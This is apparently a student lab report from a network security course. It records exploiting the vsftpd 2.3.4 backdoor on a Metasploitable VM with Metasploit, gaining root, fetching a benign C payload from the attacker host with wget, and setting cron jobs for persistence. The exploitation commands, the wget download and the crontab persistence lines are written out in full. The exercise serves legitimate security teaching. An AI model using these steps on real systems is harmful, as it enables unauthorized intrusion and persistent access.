

Network Security

Deploy a Payload to the Metasploitable System and Maintain Persistence in the System

Introduction

This lab is designed to work on the Kali VM and Metasploitable VM to demonstrate key network security concepts, including exploitation, payload deployment, and persistence. First part of the lab created a C program file for the payload using nano editor. In the second part, exploited excellent VSFTPD backdoor vulnerability through the Metasploit framework to gain initial access into the Metasploitable system. This vulnerability allows attackers to gain unauthorized root access to the system. During part three of the lab, C-based payload was transferred from the attacker machine (Kali Linux) to the victim machine. Then it compiled and executed to generate a hidden file (.hashan_hiddenfile.txt) containing execution details such as timestamps.


Final part of the lab used to explore persistence mechanisms by configuring cron jobs on the compromised system. This cron is a task scheduler in Linux that allows commands or scripts to run automatically at specified intervals. During this step, scheduled malicious payload to execute repeatedly, to achieve persistence.

This lab shows the importance of system hardening, proper patch management, and monitoring mechanisms to prevent unauthorized access and detect malicious activities.

Part 1 - Creating the C Source File for your Payload

1. Logged to Azure Lab environment using following web link and logged into the Kali VM using Oracle VirtualBox.

https://labs.azure.com/virtualmachines?feature_vnext=true



2. Created a file name *hashanMalPayload.c* for the C program which were provided for this lab (lab payL.c).

```
(kali@kali)-[~]
$ sudo nano hashanMalPayload.c
[sudo] password for kali:
```

3. Given code pasted into the nano editor and customized the file. Then saved and exit from the editor.



```
GNU nano 8.6 hashanMalPayload.c *
#include <stdio.h>
#include <time.h>

int main() {
    //Open file in append mode
    FILE *fp;
    fp = fopen(".hashan_hiddenfile.txt", "a");
    //Stores current time
    time_t tnow =time(NULL);

    fprintf(fp, "Hashan am in!!\n");
    fprintf(fp, "Program ran at: %s", ctime(&tnow));
    fclose(fp);
    return 0;
}

Write to File: hashanMalPayload.c
^G Help      M-D DOS Format  M-A Append      M-B Backup File  ^T Browse
^C Cancel    M-W Mac Format  M-P Prepend     ^O Discard buffer
```

4. Then the file was compiled and executed, but nothing showed as output.

```
(kali@kali)-[~]
$ gcc hashanMalPayload.c -o hashanMalPayload

(kali@kali)-[~]
$ ./hashanMalPayload

(kali@kali)-[~]
$
```

5. Then listed the all files including hidden files on the current directory.

```
(kali@kali)-[~]
$ ls -la
total 228
drwx----- 20 kali kali 4096 Mar 30 16:39 .
drwxr-xr-x  5 root root 4096 Mar  3 20:16 ..
-rw-rw-r--  1 kali kali  295 Mar 29 21:55 application.py
-rw-r--r--  1 kali kali  220 Dec  2 21:36 .bash_logout
-rw-r--r--  1 kali kali 5551 Dec  2 21:36 .bashrc
-rw-r--r--  1 kali kali 3526 Dec  2 21:36 .bashrc.original
drwxrwxr-x 10 kali kali 4096 Mar 29 22:04 .cache
drwxr-xr-x 13 kali kali 4096 Mar 17 20:01 .config
drwxr-xr-x  2 kali kali 4096 Mar 15 14:58 Desktop
-rw-r--r--  1 kali kali   35 Jan 30 13:19 .dmrc
drwxr-xr-x  2 kali kali 4096 Jan 30 13:19 Documents
drwxr-xr-x  2 kali kali 4096 Jan 30 13:19 Downloads
-rw-r--r--  1 kali kali 11759 Dec  2 21:36 .face
lrwxrwxrwx  1 kali kali    5 Dec  2 21:36 .face.icon -> .face
drwx-----  3 kali kali 4096 Jan 30 13:19 .gnupg
-rw-rw-r--  1 kali kali   56 Mar 30 16:39 .hashan_hiddenfile.txt
-rwxrwxr-x  1 kali kali 16200 Mar 30 16:38 hashanMalPayload
-rw-r--r--  1 root root   306 Mar 30 16:35 hashanMalPayload.c
```

6. The output was in the hidden file named `.hashan_hiddenfile.txt`, then used `cat` command to list the content of the file.

```
(kali@kali)-[~]  
$ cat .hashan_hiddenfile.txt  
Hashan am in!!  
Program ran at: Mon Mar 30 16:39:05 2026
```

Part 2 – Initial Access

1. Started the Metasploitable Framework using *msfconsole* command.

```
(kali@kali)-[~]
└─$ msfconsole

Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

#####
_--''''''''''_ ;'-'
|              |   |
| 000000..''00 | 000000..'' 0000 | ..''
|..000000000000| 0000000000000000 |;
|00000000000000| 0000000000000000 |
|'---'.000 '-.0 | 00 | '-''-
|'---'.00' : 0 | 0 | |
|         |    | 0 |
| 0000 000 |   |
| 000 00 00 |   |
|.0000      |   |
|,'00       |   |
|           |   |
| ( 3 C )   | /|= Metasploit! \
|@' _*_     |\= 
|'(.....'/'

== [ metasploit v6.4.99-dev ]
+ --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

2. Searched for excellent VSFTPD exploits using following command.

```
search type:exploit platform:unix rank:excellent vsftpd
```

```
msf > search type:exploit platform:unix rank:excellent vsftpd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

- Used exploit 0 using *use 0* command.

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

4. Got information on the exploit and which options need to be set using *info* command. Observed that RHOST, the target has 'yes'. So, the target, that is, the Metasploitable VM, needs to be set.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Module side effects:
unknown-side-effects

Module stability:
unknown-stability

Module reliability:
unknown-reliability

Available targets:
  Id  Name
  --  --
  =>  0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
https://nvd.nist.gov/vuln/detail/CVE-2011-2523
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

View the full module info with the info -d command.
```

5. Set the target using *set RHOST 192.168.10.4* (Metasploitable VM IP).

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.4
RHOST => 192.168.10.4
```

6. To exploit, ran *exploit* command. This will launch the attack against the vulnerable FTP service running on the Metasploitable system.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.4:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.10.4:21) was unreachable.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.4:21 - USER: 331 Please specify the password.
[+] 192.168.10.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.5:39877 -> 192.168.10.4:6200) at 2026-03-30 17:08:16 -0400
```

The exploit triggered a vulnerability in vsftp on the Metasploitable VM and created a new session.

7. To check the level of access, ran *ls* and *whoami* commands. Found that I was able to gain *root* access on the system.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

whoami
root
```

Part 3 – Deploying the Payload

1. On Kali, navigate to the directory containing the payload I created in the previous step in part 1. Started a http server by running *python3 -m http.server* command.

```
(kali@kali)-[~]
$ ls
application.py  Desktop  Documents  Downloads  hashanMalPayload  hashanMalPayload.c  hashan_scanresults.txt  Music  Pictures  Public  Templates  Videos

(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

2. Using the root access, I gained in the Metasploitable VM in the earlier step, ran the *wget* command to connect back to the attacker's machine and transfer over the payload I created.

wget http://192.168.10.5:8000/hashanMalPayload.c

```
wget http://192.168.10.5:8000/hashanMalPayload.c
--17:22:21--  http://192.168.10.5:8000/hashanMalPayload.c
           => `hashanMalPayload.c'
Connecting to 192.168.10.5:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 306 [text/x-csrc]

 0K                                                                 100%   2.87 MB/s

17:22:21 (2.87 MB/s) - `hashanMalPayload.c' saved [306/306]
```

First it tries to connecting to 192.168.10.5 through port 8000 and connected explained that connection established in between Kali VM and Metasploitable VM.

200 OK mean in the output – Code 200 is an HTTP status code indicates that a client's request to a server has succeeded. This is an standard response for successful HTTP requests. In here, it confirms the payload which I tried to transfer (hashanMalPayload.c) was successfully transferred from Kali VM to Metasploitable VM.

3. Listed the file contents using *ls* command and verified the file transfer. The payload successfully copied to the Metasploitable VM (Victim VM).

```
ls
bin
boot
cdrom
dev
etc
hashanMalPayload.c
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

4. Compiled the file on the victim's machine using *gcc hashanMalPayload.c -o hashanMal* command.

```
gcc hashanMalPayload.c -o hashanMal
```

5. Gave executable rights to the *hashanMal* file using *chmod +x hashanMal* command.

```
chmod +x hashanMal
```

```
ls -l
total 101
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Apr  5 18:07 dev
drwxr-xr-x 94 root root  4096 Apr  5 18:44 etc
-rwx-----  1 root root  7006 Apr  5 18:44 hashanMal
```

6. Executed the malware file using `./hashanMal` command.

```
./hashanMal
```

7. Ran the `ls` command to verify the file which my program produced and could not find the file.

```
ls
bin
boot
cdrom
dev
etc
hashanMal
hashanMalPayload.c
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

8. Used `ls -la` command list all files including hidden files and found the executable file named `.hashan_hiddenfile.txt`

```
ls -la
total 113
drwxr-xr-x 21 root root 4096 Apr  5 18:46 .
drwxr-xr-x 21 root root 4096 Apr  5 18:46 ..
-rw----- 1 root root   56 Apr  5 18:46 .hashan_hiddenfile.txt
drwxr-xr-x  2 root root 4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root   11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Apr  5 18:07 dev
drwxr-xr-x 94 root root 4096 Apr  5 18:44 etc
-rwx----- 1 root root 7006 Apr  5 18:44 hashanMal
-rw----- 1 root root 306 Mar 30 16:35 hashanMalPayload.c
```

9. Used the `cat` command to verify contents of the hidden file.

```
./hashanMal

cat .hashan_hiddenfile.txt
Hashan am in!!
Program ran at: Sun Apr  5 18:46:08 2026
```


Part 4 – Maintaining Persistence Using Cron

1. Checked the current logged-in user using *whoami* command. It confirms that I have *root* privileges, which allows me to create and manage *cron* jobs

```
whoami
root
```

2. Checked to see if there were any crontab jobs for the user using *crontab -l* command.

```
crontab -l
no crontab for root
```

3. Created a file name *hashanfileCron* to place information on a cron job. This job will run on April(4) day (5) at the 18th hour, at 18.54PM, 18.56PM and 18.58PM in it. Then confirmed that the crontab was created with the job details.

```
echo "54,56,58 18 5 4 * /hashanMal" > hashanfileCron
crontab hashanfileCron
crontab -l
54,56,58 18 5 4 * /hashanMal
```

The cron is a task scheduler in Linux that allows commands or scripts to run automatically at specified intervals. This can be used in the victim's environment to maintain persistence by automatically executing the malicious payload at scheduled intervals.

4. Left the Metasploitable system running. Terminate my exploit on the Metasploitable system from Kali.

```
exit
[*] 192.168.10.4 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exit

(kali㉿kali)-[~]
$
```

5. After the tasks runs, exploited the Metasploitable system again. *search type:exploit platform:unix rank:excellent vsftpd*

```
msf > search type:exploit platform:unix rank:excellent vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.4
RHOST => 192.168.10.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.4:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.10.4:21 - USER: 331 Please specify the password.
[*] 192.168.10.4:21 - Backdoor service has been spawned, handling ...
[*] 192.168.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

6. Located the file the malware produced when it ran through a cron job using `ls -la` command.

```
ls -la
total 109
drwxr-xr-x 21 root root 4096 Apr  5 18:51 .
drwxr-xr-x 21 root root 4096 Apr  5 18:51 ..
-rw-----  1 root root   56 Apr  5 18:46 .hashan_hiddenfile.txt
drwxr-xr-x  2 root root 4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root   11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Apr  5 18:07 dev
drwxr-xr-x 94 root root 4096 Apr  5 19:02 etc
-rw-----  1 root root  306 Mar 30 16:35 hashanMalPayload.c
-rw-----  1 root root   29 Apr  5 18:51 hashanfileCron
```

7. Used the `cat` command to show its contents.

```
cat .hashan_hiddenfile.txt
Hashan am in!!
Program ran at: Sun Apr  5 18:46:08 2026
```

8. Started cron fresh.

```
/usr/sbin/cron
ps aux | grep cron
root    5246  0.0  0.0   2104   888 ?        Sns   19:22   0:00 /usr/sbin/cron
root    5248  0.0  0.0   1784   544 ?        SN    19:22   0:00 grep cron
```

9. Followed the steps again and created a new cron.

```
date
Sun Apr  5 19:48:19 UTC 2026

echo "50,52,54 19 5 4 * /hashanMal" > hashanfileCron
crontab hashanfileCron
crontab -l
50,52,54 19 5 4 * /hashanMal

exit
[*] 192.168.10.4 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exit

(kali@kali)-[~]
$
```

10. Still I did not get the expected results. I did this so many times to get the result correctly, but the cron has some issue.

```
cat .hashan_hiddenfile.txt
Hashan am in!!
Program ran at: Sun Apr  5 18:46:08 2026
```

11. Then a new cron job was created to ensure that the malicious payload executes automatically at regular intervals (each minute).

```
crontab -r
no crontab for root

echo "* * * * * /hashanMal" > hashanfileCron
crontab hashanfileCron
crontab -l
* * * * * /hashanMal

exit
[*] 192.168.10.4 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exit

(kali@kali)-[~]
$
```

12. Still I did not get required results.

```
cat .hashan_hiddenfile.txt
Hashan am in!!
Program ran at: Sun Apr  5 18:46:08 2026
```

13. I tried to start over the part 3 and part 4. But still gave me the same results as previous.

```
date
Sun Apr  5 20:19:56 UTC 2026

echo "22,24,26 20 5 4 * /hashanMal" > hashanfileCron
crontab hashanfileCron
```

```
cat .hashan_hiddenfile.txt
Hashan am in!!
Program ran at: Sun Apr  5 18:46:08 2026
Hashan am in!!
Program ran at: Sun Apr  5 20:08:12 2026
```

```
su msfadmin
whoami
msfadmin
```

```
echo "20,22,24 22 6 4 * /hashanMal" > hashanfileCron
crontab hashanfileCron
```

14. Exit all systems and shutdown my Windows VM.

Conclusion

This lab helps to cover the practical experience of exploitation using excellent vulnerabilities, payload deployment to an attack machine, and keep persistence on attack surface. Most

organizations rely on interconnected systems to ease their work. So, it is required to understand how attackers exploit vulnerabilities and maintain access to develop effective defensive strategies.

The *vsftpd 2.3.4 service running on port 21*, which is known as backdoor vulnerability, was successfully exploited using Metasploit Framework and gained a command shell with root privileges on Metasploitable VM. C-based payload was created and transferred from the attacker machine (Kali Linux) to the victim machine and compiled and executed to generate a hidden file containing execution details such as timestamps. By configuring cron jobs on the compromised system, the attackers can keep persistence on the attack system. In this lab it was tried to achieve it by scheduling the malicious payload to execute repeatedly. This allows attackers to run code continually, even after the initial session ended.

This lab demonstrates how vulnerability can be exposed to the whole system and importance of regular vulnerability scanning, patch management, and secure system configuration. Also, it is highly recommended to have monitoring mechanisms to prevent unauthorized access and detect malicious activities.

References

1. O'Leary, M. (2019). *Cyber operations: Building, defending, and attacking modern computer networks* (2nd ed.). Apress.
2. Kennedy, D., Aharoni, M., Kearns, D., & O'Gorman, J. (2025). *Metasploit: The penetration tester's guide* (2nd ed.). No Starch Press.
3. Rapid7. (n.d.). *Metasploitable 2 Exploitability Guide*. Rapid7 Documentation. <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>
4. Ward, B. (2021). *How Linux works: What every superuser should know* (3rd ed.). No Starch Press.
5. Minnesota State University. (n.d.). *UNIX Commands*. Minnesota State Learning Management System.
6. Minnesota State University. (n.d.). *Creating an Executable Code in C - Linux Environment*. Minnesota State Learning Management System.